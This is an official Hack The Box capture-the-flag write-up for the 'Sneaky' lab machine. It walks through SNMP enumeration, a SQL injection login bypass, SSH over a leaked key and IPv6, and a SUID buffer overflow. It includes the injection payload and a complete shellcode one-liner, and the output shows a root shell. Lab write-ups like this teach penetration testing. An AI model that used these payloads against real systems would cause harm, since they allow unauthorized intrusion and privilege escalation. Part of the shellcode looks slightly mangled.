



Hack The Box
PEN-TESTING LABS



Sneaky

29th October 2017 / Document No D17.100.34

Prepared By: Alexander Reid (Arrexel)

Machine Author: trickster0

Difficulty: **Medium**

Classification: Official



SYNOPSIS

Sneaky, while not requiring many steps to complete, can be difficult for some users. It explores enumeration through SNMP and has a beginner level buffer overflow vulnerability which can be leveraged for privilege escalation.

Skills Required

- Intermediate/advanced knowledge of Linux
- Basic understanding of SNMP


Skills Learned

- Basic SQL injection
- Enumerating SNMP
- Exploiting SUID files
- Basic buffer overflow exploitation



Enumeration

Nmap



Nmap reveals only two open services; Apache and SNMP.



Dirbuster

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.20:80/

Scan Information \ Results - List View: Dirs: 0 Files: 0 \ Results - Tree View \ Errors: 0 \

Directory Structure	Response Code	Response Size
/	200	442
dev	200	729
icons	403	454

Current speed: 361 requests/sec (Select and right click for more options)
Average speed: (T) 229, (C) 229 requests/sec
Parse Queue Size: 0
Total Requests: 1832/207637
Current number of running threads: 100
Time To Finish: 00:14:58

Back Pause Stop Report

DirBuster Stopped /workshop/

Fuzzing the Apache server reveals a **/dev** directory.



Exploitation

SQL Injection

SQL injection on the **dev** page is trivial. Simply passing ' or 1=1;-- as the password will completely bypass the login and reveal an SSH key as well as a system username. The issue now arises that there is seemingly no SSH server available on the target.

Member's Area Only - Login Now!

<input type="text" value="writeup"/>	<input type="password" value="....."/>	<input type="button" value="login"/>
--------------------------------------	--	--------------------------------------

DevWebsite Login

name: admin

name: thrasivoulos

[My Key](#)

Noone is ever gonna find this key :P



SNMP

Running `SNMPWalk` against the target with the default passphrase reveals a wealth of information about the system.

Most importantly, an IPv6 address is exposed at MiB **iso.3.6.1.2.1.4.34.1.5.2.16**. The address must be converted from integer to hex and changes when the machine is reset. It can be obtained with the command **snmpwalk -Os -c public -v 1 10.10.10.20**. In this case, the address is **dead:beef:0000:0000:0250:56ff:feaa:4e1e**

[illegible]

With the address and SSH key at hand, it is now possible to connect via SSH with the command

```
ssh -i ssh.key -6 thrasivoulos@dead:beef:0000:0000:0250:56ff:feaa:4e1e
```



Privilege Escalation

Buffer Overflow

LinEnum: <https://github.com/rebootuser/LinEnum>

/bin/sh shellcode: <http://shell-storm.org/shellcode/files/shellcode-811.php>

Running LinEnum reveals a non-standard SUID binary at **/usr/local/bin/chal**. Attempting to run the binary with a large argument produces a segmentation fault, and it is fairly obvious that it is vulnerable to a buffer overflow exploit.

Running the binary in gdb with a pattern reveals that the EIP offset is 362 bytes. The buffer appears to start roughly around **0xbffff760** in this case, so a return address of **0xbffff7b0** will be used in the payload to account for any shift in addresses. The target is little endian, so the return address must be provided in reverse order.

The payload is very simple as far as buffer overflows as concerned. It is (with a 28 byte /bin/sh shellcode) a 334 byte long NOP sled, followed by the shellcode, and then the return address. The following command will immediately grant a root shell.

```
/usr/local/bin/chal $(python -c "print '\x90'*334 +  
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80' + '\xb0\xf7\xff\xbf' ")
```

```
thrasivoulos@Sneaky:~$ /usr/local/bin/chal $(python -c "print '\x90'*334 + '\x31  
\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b  
\xcd\x80\x31\xc0\x40xcd\x80' + '\xb0\xf7\xff\xbf' ")  
# whoami  
root  
#
```

The flags can be obtained from **/home/thrasivoulos/user.txt** and **/root/root.txt**